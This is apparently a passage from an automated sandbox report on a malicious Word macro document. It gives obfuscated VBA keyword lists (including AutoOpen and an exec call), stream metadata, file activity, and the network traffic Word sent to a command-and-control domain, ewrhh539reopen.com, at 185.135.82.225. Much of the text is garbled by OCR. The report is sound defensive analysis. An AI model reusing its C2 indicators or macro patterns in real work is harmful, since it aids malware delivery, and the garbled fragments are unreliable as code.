diacritical	
CawLG	

Copyright null 2020 Page 29 of 53

Keyword
gritty
whiskers
Priggishness
oPuWh),
Mousey
fortieth
Simulation
lobby
recapture
antecedent
unsubtle
Barnstorming
briber
sSiAC,
Rattle
Stampers
frenzies
having
Radiators
rather
Stylistically
quilted
beavering
lairds
iKqBv(swUqX)
formaldehyde
Miscomprehended
clinician
incomplete
VBA Code

VBA Code			

# VBA File Name: ThisDocument.cls, Stream Size: 1127

General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	1127
Data ASCII:	4b.p@
Data Raw:	01 16 03 00 06 00 01 00 00 34 03 00 00 e4 00 00 0e a 01 00 00 62 03 00 00 70 03 00 00 c4 03 00 00 00 00 00 00 00 01 00 00 00 ad 9c 40 a8 00 00 ff ff a3 01 00 00 88 00 00 0b 6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 0f ff ff

# VBA Code Keywords

vord
ixposed
ute
Creatable Creata
lame
redeclaredId
SlobalNameSpace
ase asse
Customizable
emplateDerived
Document"

VBA Code		

Copyright null 2020 Page 30 of 53

VBA Code		

# VBA File Name: fbUcP.bas, Stream Size: 21538

General			
Stream Path:	VBA/fbUcP		
VBA File Name:	fbUcP.bas		
Stream Size:	21538		
Data ASCII:	9		
	$01\ 16\ 03\ 00\ 00\ 00\ 00\ 00\ 00\ 100\ 00\ ff\ ff\ ff\ ff\ 02\ 04\ 00\ 00\ be\ 39\ 00\\00\ 00\ 00\ 00\ 00\ 100\ 00\ 00\ 00\ 00\$		

#### **VBA Code Keywords**

VDA Code Reywords
Keyword Consider the Consideration of the Considera
Canada
pardon obstructive
Agile isles
results
Pedagogically
triptych
Hatcheries
Propagated
workfare
rectangles
Unlatching
resourceful
liveliness
anticipation
XvJlj
HzOsx
freelance
Salutations
nautili
Pajama
Unfreezing
TwrtQ(XvJIj)
Gadding
ulsters
resources
Uncomplimentary
fvczP(xKMKK)
Waterloo .
geology
predominance  Remains
Romping
aurora inhalation
decreeing
disquieting
Moderations
replication
unsureness
Projectile
molarities
Icepicks
operetta
xKMKK

Copyright null 2020 Page 31 of 53

Keyword
Soldered
earsick
Momentarily
defensiveness
issue
narrowed
addressable
crookedness
Endeavours
nostels
ogistics
presumptions
easers easers
ingernail englement of the second of the sec
/ulgar
Cannibal
patch statch
easibility
adulation
Tachographs
Chiropody
exuberant
straddle
pollution
defence
istful
striations
whimper
ights
attitudes
Snapped
narassing
TwrtQ("r-
avers
Gauche
urbishing
nairs
Gargoyle
Creates
arred
Senediction Senediction
Footnotes
Neutralises
shink
atter
clubroom
study
deferring
nfringe
Finiteness
Distrustfully
Purposefulness
Choosing .
norganic
anarchist
grandee
Panting
nveigling
Fullscale
ambulances
Trusty
Giving
uncorrupted
commandments

Copyright null 2020 Page 32 of 53

V	
Keyword	
Humify	
FuAjm(Nddqo,	
interocular	
Caucus	
Cornices	
variation	
mutinously	
saxons	
explorers	
aviate	
totality	
hcjoh	
Immediately	
mistranslating	
Squeeze	
anticonstitutional	
hesitates	
churchyard	
ochre	
shadowless	
Impenetrable	
alcove	
constructs	
goads	
pugilist	
reversible	
Ugliest	
pederasts	
beery	
drily	
catchphrase	
Swept	
transmissible	
slaps	
coinages	
birthrate	
divorces	
debated	
splinters	
achieve	
wrestles	
breviary	
choirboy	
fryers	
quarrel	
thirsty	
OqwBC	
reincarnation	
haemorrhaging	
Displayable	
forerunners	
coerce	
Bluffing	
Phonemes	
Mutable	
Mutable fbIJD	
Mutable fbIJD distinguishable	
Mutable  fbIJD  distinguishable tubers	
Mutable fbIJD distinguishable	
Mutable fbIJD distinguishable tubers invoiced	
Mutable fbIJD distinguishable tubers invoiced babysitters	
Mutable fbIJD distinguishable tubers invoiced babysitters	
Mutable fbIJD distinguishable tubers invoiced babysitters	
Mutable fbIJD distinguishable tubers invoiced babysitters	
Mutable fbIJD distinguishable tubers invoiced babysitters lnkiest varied	

Copyright null 2020 Page 33 of 53

Keyword
parameter
Boarding
Suffocated
uninfected
shins
battered
sectored
iudaic
bothered
wagging
shirt
improvises
lodine
vitreous
dilate
shires
crept
Gimmick
racehorses
worsens
foetal
parsonage
breaking
cockiness
eludes
orang
righthandedness
Foresees
sinning
dough
motorcycle
ancients
chronically
operative
planning
Granites
"systemobject")
challengingly
carols
rectify
untreated
Rhapsodies
Flirtation
mistreat
omens
Archness
deducting
Impeccable
Optional
ародее
menhirs
integrands
Quipper
gluey
sarcastic
expressionist
Travels
framework
roommate
tantalising
frizzy
bothering
stout
motioned

Copyright null 2020 Page 34 of 53

Vanuard	
Keyword	
Foregathered	
Laboratories	
laundrette	
etcetera	
Prelates	
Inquirers	
Individualists	
nauseous	
ingratiatingly	
lazed	
outrageously	
rockets	
Lexicographers	
Posited	
Mindset	
Shareholding	
nonessential	
schemes	
haversack	
stabilises	
Smudgier	
feldspar	
programmed	
challenges	
Quarterly	
seesaw	
taught	
Niece	
Atoll	
washbasins	
approximated	
Criminal	
Mismatches	
concur	
Perversely	
reboot	
razorbills	
raffled	
tachographs	
oriental	
Bulls	
confections	
Adversary	
stuttered	
Seamlessly	
Evensong	
Guarantor	
obituaries	
encountering	
Cattery	
abdicates	
cannibalised	
Correctional	
injudicious	
Gatherers	
overstepped	
computers	
attritional	
Shabbiest	
incorporated	
Interocular	
oboes	
droned	
droned ByVal	

Copyright null 2020 Page 35 of 53

Keyword	
ghetto	
pliant	
tooted	
Pronouns	
Survivals	
validate	
reread	
cheerless	
given	
silkiest	
similarly	
wrens	
aviator	
annotates	
Lidless	
master	
observations	
pains	
Detects	
Renovation	
Reformatting	
Circulation	
gigabytes	
Sanctum	
shallow	
Impersonating	
dislocating	
Barricade	
Uterus	
Contaminants	
peculiar	
updating	
storehouses	
neologism	
pyramidal	
quickwitted	
Flectrodynamics	
Electrodynamics	
submitted	
submitted shunting	
submitted	
submitted shunting	
submitted shunting rebelliousness Saver	
submitted shunting rebelliousness Saver Civilly	
submitted shunting rebelliousness Saver Civilly ingenious	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic BAhle(hcjoh,	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic BAhle(hcjoh, arousal	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic BAhle(hcjoh,	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic BAhle(hcjoh, arousal Plausibly	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic BAhle(hcjoh, arousal Plausibly Switching	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic BAhle(hcjoh, arousal Plausibly Switching fvczP(xiNqn)	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic BAhle(hcjoh, arousal Plausibly Switching fvczP(xiNqn) foundational	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic BAhle(hcjoh, arousal Plausibly Switching fvczP(xiNqn) foundational clove	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic BAhle(hcjoh, arousal Plausibly Switching fvczP(xiNqn) foundational	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic BAhle(hcjoh, arousal Plausibly Switching fvczP(xiNqn) foundational clove	
submitted shunting rebelliousness Saver Civilly ingenious Disputatious emanation Backpack Papist impingement VB_Name futurists tonight Butler wellearned ultrasonic BAhle(hcjoh, arousal Plausibly Switching fvczP(xiNqn) foundational clove Charade	

Copyright null 2020 Page 36 of 53

yword	
erpose	
ercoming	
olants	
omenades	
fiantly	
eaststroke	
odularise	
ers onerate	
mate	
pping umps	
ndpipers sappropriated	
crowaves	
rging ttered	
ttered Attack	
htback	
pisters	
bury	
hops	
ızania	
iting	
ber	
nders	
amp	
radicable	
WWa	
trology	
perweights	
settes	
aps	
ninance	
noble	
quites	
plauding .	
pires	
tations	
niopia	
ght	
diery	
ries	
pes pitulata	
pitulate	
aks	
unipulates	
urbles	
adstones	
ts	
mmer didna	
iding select	
ocked malications	
malisations  telephotographics	
etchedness sectional design of the section of the s	
esticulated contacted	
contested	
nglasses	
unes .	
untered	
tagonise	
arice	
dedication	

Copyright null 2020 Page 37 of 53

Keyword	
duelled Reattempt	
Laird	
fluff	
Inventive Magazahista	
Monarchists 15 date:	
lividly	
unsympathetically	
girdled	
Elaborateness	
Damagingly	
Algebraical	
enhancer enhancer	
MDBQP(jNAbv).exec	
onuses	
dampest	
Encapsulated	
namely	
Walkabout	
Resulted	
Badge	
awaits	
Pencil	
indirectness	
bedevilled	
insulting	
compounds	
tediums	
unstrapped	
bootleg	
machetes	
Refit	
grammes	
teeny	
Sleights	
assignations	
Unqualified	
AgolaiDwohS,")	
teens	
eosin	
JRdWx	
sheepishness	
pants	
weighing Prove	
Preys Lateriage in an analysis of the second	
Interjections Toggrephylister	
Tonguetwister	
agencies	
confiscated	
Isotropy	
Reprimanded	
steroid	
Ministered	
Constrain	
Function	
received	
(LaWWa)	
philosophically	
boffin	
Playfully	
gimmicks	
middles	
became	
receives	

Copyright null 2020 Page 38 of 53

Keyword Ceyword Ceywor	
snarls	
unserviced	
nilkier	
peacefully	
purlins	
unburdening	
Unripe Control of the	
smother	
aneurysms	
resentment	
promulgation	
Jnhoped	
ayout	
undergraduate	
Roentgen	
easters casters caster casters caster casters caster cast	
souffle	
azaret	
Hastens	
ecur	
swimmer	
ninesweeper	
overlook	
Robes	
choruses	
chimneys	
Reverberated	
Doornail	
crinoline	
ield	
Proffering	
stalled	
Compulsive	
DqwBC.EYZII()	
Freshman	
Elemental	
nductance	
mprovisatory	
Masonry	
shameless	
Shave	
specialised	
oppling	
ventriloquism	
nostess	
norway	
conoclasm	
Circumlocution	
obes	
participators	
promotes	
oromotes malting	
oromotes malting starstruck	
oromotes malting	
oromotes malting starstruck	
oromotes malting starstruck flumes palance	
oromotes malting starstruck flumes palance culturing	
oromotes malting starstruck flumes palance sulturing Embellishment	
ormotes malting starstruck flumes palance sulturing Embellishment Conduction	
oromotes malting starstruck flumes palance sulturing Embellishment	
ormotes malting starstruck flumes palance sulturing Embellishment Conduction	
ormotes malting starstruck fumes palance sulturing smbellishment Conduction Crises	
ormotes malting starstruck lumes palance culturing Embellishment Conduction Crises Bookmakers eurekas	
arcomotes malting starstruck lumes palance sulturing smbellishment Conduction Crises Bookmakers survekas draining	
ormotes malting starstruck lumes palance culturing Embellishment Conduction Crises Bookmakers eurekas	

Copyright null 2020 Page 39 of 53

Keyword
ferny
popes
confirmed
Lipid
unhelpfully
diets
unrolled
Uniformly
dampens
highlighted
welters
Realisations
incorrectly
premonition
funfair ender the second of th
purposelessly
Individualism
Repairing
Marched
Drear
unconventional
QyAAI)
differing
monolithic
Outfits
surlily
peacemaking
creditor
scarecrow
infused
overalls
fabrication
outcasts
supernatant
supersede
Pincers
promulgating
Protractors
stridency
greatgrandmothers
Unprivileged · · · ·
sinecurist
inspirational
spearheading
firstly
Rusks
crayfish
inwardness
windowless
courtroom
lynching
opinions
tweedy
recycles
Choosey
photo
Milliners
Futilely
sweeping
renounces
Trauma
despoiling
brainstorms
functionally

Copyright null 2020 Page 40 of 53

Keyword
Jackpot Sackpot
Cantaloupe
infinitely
sunless
passively
Undeserving
isostatic
dully
headmistress
Tacking
Reposition
canter
casually
Quietness
Torques
spires
stylishness
Canons
Waited
confidentially
heftier
miami
ransomed
hadnt
Migration
iNAbv
deepness
amendment
effusion
spongiest
righthanded
unsubstantial
interconnectedness
intern
Exploiter
gateaux
disrupting
hirer
scald
String
calligrapher
sweepingly
fondue
Palmy
Journalling
Albino
copulation
prejudicial
trustees
scalp
Diacritical
Positives
outwitting
sties
augmenting
retirements
tartar
Parapet
taxing
epicentre
broken
lodestar
Fleck
111100
Swine

Copyright null 2020 Page 41 of 53

Keyword
menopause
vitals
plots
angora
originated Control of the Control of
officiating
Intermediates
monarchical
Skittishness
barrage
serenata
conceals
Bedroom
wittiness
tannin
chanteuse
giggly
Slivers
naughtily
Emendation
polished
Climbdown
unsalted
Mintier
creativity
honeymoon
gregariousness
chemists
skydived
blench
posters
pleasantry
Extradition
Cortisone
fawning
Combination
Phone
Evinces
AutoOpen()
trisector
Polity
worshippers
Trapdoor
cliff
Infamous
platelets
beadyeyed
Gratuitousness
fewness
Cutlasses
trainees
taciturn
sickest
searching
shapers
crocks
Armhole
Unsubtly
Compare
enshrined enshrined
divans
interferometer
muster
Attribute

Copyright null 2020 Page 42 of 53

Keyword
Felicitous
Startled
maximises
pineal
Totting
grass
Intellect
Bathroom
Interments
Preventions
cypriot
raging
Insecurity
crusade
Tainted
ingredients
mutineer
pileup
knowable
kidney
"fbUcP"
engorge
Plastics
compressive
Utilise
letterwriter
Plodder
designating
envisaged maladiarah
melodiously
jeeps
poleward .
stumps
warehouse
Reparations
standardise standardise
polarisations
mellifluously
Gastric
gaols
impounded
potentialities
Lingual
Couching
commutator
alleviated
Lawyers
resell
resealed
Reacquired
mindlessly
Moleskin
cooker
original
Trilobites
rials
husky
holed
stacks
VBA Code

/BA Code

Streams

# Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 496

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	496
Entropy:	5.40131682862
Base64 Encoded:	True
Data ASCII:	$\label{eq:localization} \begin{split} &   \text{ID} = \text{`} \{14 \text{EB} 0478 \text{-} \text{B58} \text{F-} 4 \text{DA7-ADF4-} 1768 \text{ABF020B9} \} \text{''} \text{Docum} \\ & \text{ent} = \text{ThisDocument/\&H00000000} \text{Module} = \text{fbUcP} \text{Module} = \text{RG} \\ & \text{HMS} \text{Class} = \text{HzOsx} \text{Module} = \text{DAwDf} \text{Name} = \text{"Project"} \text{HelpC} \\ & \text{ontextID} = \text{"0"} \text{VersionCompatible} 32 = \text{"393222000"} \text{CMG} = \text{"70} \\ & \text{728B698F698F698F698F"} \text{DPB} = \text{"E0E21BDC1CDC1CDC"} \end{split}$
Data Raw:	49 44 3d 22 7b 31 34 45 42 30 34 37 38 2d 42 35 38 46 2d 34 44 41 37 2d 41 44 46 34 2d 31 37 36 38 41 42 46 30 32 30 42 39 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 66 62 55 63 50 0d 0a 4d 6f 64 75 6c 65 3d 52 47 48 4d 53 0d 0a 43 6c 61 73 73 3d 48 7a 4f 73 78 0d 0a 4d 6f 64 75 6c 65 3d 44

#### Stream Path: PROJECTwm, File Type: data, Stream Size: 113

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	113
Entropy:	3.59335987068
Base64 Encoded:	False
Data ASCII:	$\label{eq:thisDocument.This.Document.This.Document.This.Document.This.Document.This.Document.This.Document.This.Document.This.Buc.P\\ \end{substitute} Restaurable Restaur$
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 66 62 55 63 50 00 66 00 62 00 55 00 63 00 50 00 00 00 52 47 48 4d 53 00 52 00 47 00 48 00 4d 00 53 00 00 00 48 7a 4f 73 78 00 48 00 7a 00 4f 00 73 00 78 00 00 00 04 41 77 44 66 00 44 00 41 00 77 00 44 00 66 00 00 00 00 00

# Stream Path: VBA/\_VBA\_PROJECT, File Type: data, Stream Size: 3714

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3714
Entropy:	4.58805400437
Base64 Encoded:	False
Data ASCII:	.a
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 06 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00

# Stream Path: VBA/\_\_SRP\_0, File Type: data, Stream Size: 2007

General	
Stream Path:	VBA/_SRP_0
File Type:	data
Stream Size:	2007
Entropy:	3.56902866063
Base64 Encoded:	False
Data ASCII:	.K*
Data Raw:	93 4b 2a b2 03 00 10 00 00 0ff ff 00 00 00 01 00 02 00 ff ff 00 00 00 01 00 00 00 00 00 00 00 00 00

### Stream Path: VBA/\_\_SRP\_1, File Type: data, Stream Size: 206

#### General

Copyright null 2020 Page 44 of 53

General	
Stream Path:	VBA/SRP_1
File Type:	data
Stream Size:	206
Entropy:	1.74800207555
Base64 Encoded:	False
Data ASCII:	r U @ @ ~ z
	b
Data Raw:	$72\ 55\ 40\ 00\ 00\ 00\ 00\ 00\ 00\ 00\ 00\ 00$

### Stream Path: VBA/\_SRP\_2, File Type: data, Stream Size: 348

General	
Stream Path:	VBA/_SRP_2
File Type:	data
Stream Size:	348
Entropy:	1.78563036909
Base64 Encoded:	False
Data ASCII:	rU@ @ 8
Data Raw:	$72\ 55\ 40\ 00\ 00\ 00\ 00\ 00\ 00\ 00\ 00\ 00$

# Stream Path: VBA/\_\_SRP\_3, File Type: data, Stream Size: 106

General	
Stream Path:	VBA/_SRP_3
File Type:	data
Stream Size:	106
Entropy:	1.35911194617
Base64 Encoded:	False
Data ASCII:	r U @
Data Raw:	$72\ 55\ 40\ 00\ 00\ 00\ 00\ 00\ 00\ 00\ 00\ 00$

# Stream Path: VBA/dir, File Type: locale data table, Stream Size: 777

General	
Stream Path:	VBA/dir
File Type:	locale data table
Stream Size:	777
Entropy:	6.43762112332
Base64 Encoded:	True
Data ASCII:	
Data Raw:	01. 05 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 6e 22 b3 61 0d 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30


# **Network Behavior**

# **Network Port Distribution**

Copyright null 2020 Page 45 of 53

# Total Packets: 7

53 (DNS)80 (HTTP)



# **TCP Packets**

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 30, 2020 20:47:22.119952917 CET	49167	80	192.168.2.22	185.135.82.225
Nov 30, 2020 20:47:22.226402044 CET	80	49167	185.135.82.225	192.168.2.22
Nov 30, 2020 20:47:22.226535082 CET	49167	80	192.168.2.22	185.135.82.225
Nov 30, 2020 20:47:22.227591038 CET	49167	80	192.168.2.22	185.135.82.225
Nov 30, 2020 20:47:22.334039927 CET	80	49167	185.135.82.225	192.168.2.22
Nov 30, 2020 20:47:22.784702063 CET	80	49167	185.135.82.225	192.168.2.22
Nov 30, 2020 20:47:22.784727097 CET	80	49167	185.135.82.225	192.168.2.22
Nov 30, 2020 20:47:22.784784079 CET	49167	80	192.168.2.22	185.135.82.225
Nov 30, 2020 20:47:22.785104036 CET	49167	80	192.168.2.22	185.135.82.225
Nov 30, 2020 20:47:22.891474962 CET	80	49167	185.135.82.225	192.168.2.22

### **UDP Packets**

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 30, 2020 20:47:21.982419014 CET	52197	53	192.168.2.22	8.8.8.8
Nov 30, 2020 20:47:22.049029112 CET	53	52197	8.8.8.8	192.168.2.22
Nov 30, 2020 20:47:22.079824924 CET	53099	53	192.168.2.22	8.8.8.8
Nov 30, 2020 20:47:22.117584944 CET	53	53099	8.8.8.8	192.168.2.22

# **DNS Queries**

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Туре	Class
Nov 30, 2020 20:47:21.982419014 CET	192.168.2.22	8.8.8.8	0xfda2	Standard query (0)	ewrhh539re open.com	A (IP address)	IN (0x0001)
Nov 30, 2020 20:47:22.079824924 CET	192.168.2.22	8.8.8.8	0x312a	Standard query (0)	ewrhh539re open.com	A (IP address)	IN (0x0001)

# **DNS Answers**

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Туре	Class
Nov 30, 2020 20:47:22.049029112 CET		192.168.2.22	0xfda2	No error (0)	ewrhh539re open.com		185.135.82.225	A (IP address)	IN (0x0001)
Nov 30, 2020 20:47:22.117584944 CET		192.168.2.22	0x312a	No error (0)	ewrhh539re open.com		185.135.82.225	A (IP address)	IN (0x0001)

# **HTTP Request Dependency Graph**

• ewrhh539reopen.com

### **HTTP Packets**

Session ID	Source IP	Source Port	Destination IP	<b>Destination Port</b>	Process
0	192.168.2.22	49167	185.135.82.225	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE


Copyright null 2020 Page 46 of 53

Timestamp	kBytes transferred	Direction	Data
Nov 30, 2020 20:47:22.227591038 CET	0	OUT	GET /analytics/ZqVWsY6btE5vRqTp8qA5F_bMs489VRTAq56ecc/urizk9?LIZ=zHSBwUWUSsE&VzhEB=YyxIRpX InjiN&RhheB=MJCHmYh&FCix=MmgDUDXpWwR&noMEq=YsmWdEkEOM HTTP/1.1  Connection: Keep-Alive Accept: */* User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5) Host: ewrhh539reopen.com
Nov 30, 2020 20:47:22.784702063 CET	1	IN	HTTP/1.1 200 OK Date: Mon, 30 Nov 2020 19:47:25 GMT Server: Apache/2.2.15 (CentOS) X-Powered-By: PHP/7.2.34 Content-Length: 205 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 75 72 69 7a 6b 39 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 3c 2f 68 65 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: HTML PUBLIC "-//IETF//DTD HTML 2.0//EN" <html><heat><!--hdocstarted-baseline-stream of the server.</hr--></heat></html>

# **Code Manipulations**

# **Statistics**

#### **Behavior**



# **System Behavior**

# Analysis Process: WINWORD.EXE PID: 2232 Parent PID: 584

### General

Start time:	20:47:37
Start date:	30/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fe70000

Copyright null 2020 Page 47 of 53

File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### **File Activities**

# File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tstD1A1.tmp	read attributes   synchronize   generic read	device	synchronous io non alert   non directory file	success or wait	1	7FEF40018FE	unknown
C:\Users\user\AppData\Local\Temp\tstD1B2.tmp	read attributes   synchronize   generic read	device	synchronous io non alert   non directory file	success or wait	1	7FEF401DBDB	GetTempFileName/
C:\Users\user\AppData\Local\Temp\tstD1D3.tmp	read attributes   synchronize   generic read	device	synchronous io non alert   non directory file	success or wait	1	7FEF401DBDB	GetTempFileName/
C:\Users\user\AppData\Local\Temp\tstD242.tmp	read attributes   synchronize   generic read	device	synchronous io non alert   non directory file	success or wait	1	7FEF401DBDB	GetTempFileName/
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	success or wait	1	7FEE94C26B4	CreateDirectoryA
c:\programdata\flsYG.pdf	read attributes   synchronize   generic write	device	sequential only   synchronous io non alert   non directory file	success or wait	1	7FEE9155A65	CreateFileW

# File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tstD1A1.tmp	success or wait	1	7FEF40018FE	unknown
C:\Users\user\AppData\Local\Temp\tstD1B2.tmp	success or wait	1	7FEF401DBFC	DeleteFileA
C:\Users\user\AppData\Local\Temp\tstD1D3.tmp	success or wait	1	7FEF401DBFC	DeleteFileA
C:\Users\user\AppData\Local\Temp\tstD242.tmp	success or wait	1	7FEF401DBFC	DeleteFileA
C:\Users\user\AppData\Local\Temp\~DFA261C4C7732DF73E.TMP	success or wait	1	7FEE93E9AC0	unknown
C:\Users\user\Desktop\~\$gal agreement-11.20.doc	success or wait	1	7FEE93E9AC0	unknown

				Source		
Old File Path	New File Path	Completion	Count	Address	Symbol	

### File Written

							Source		
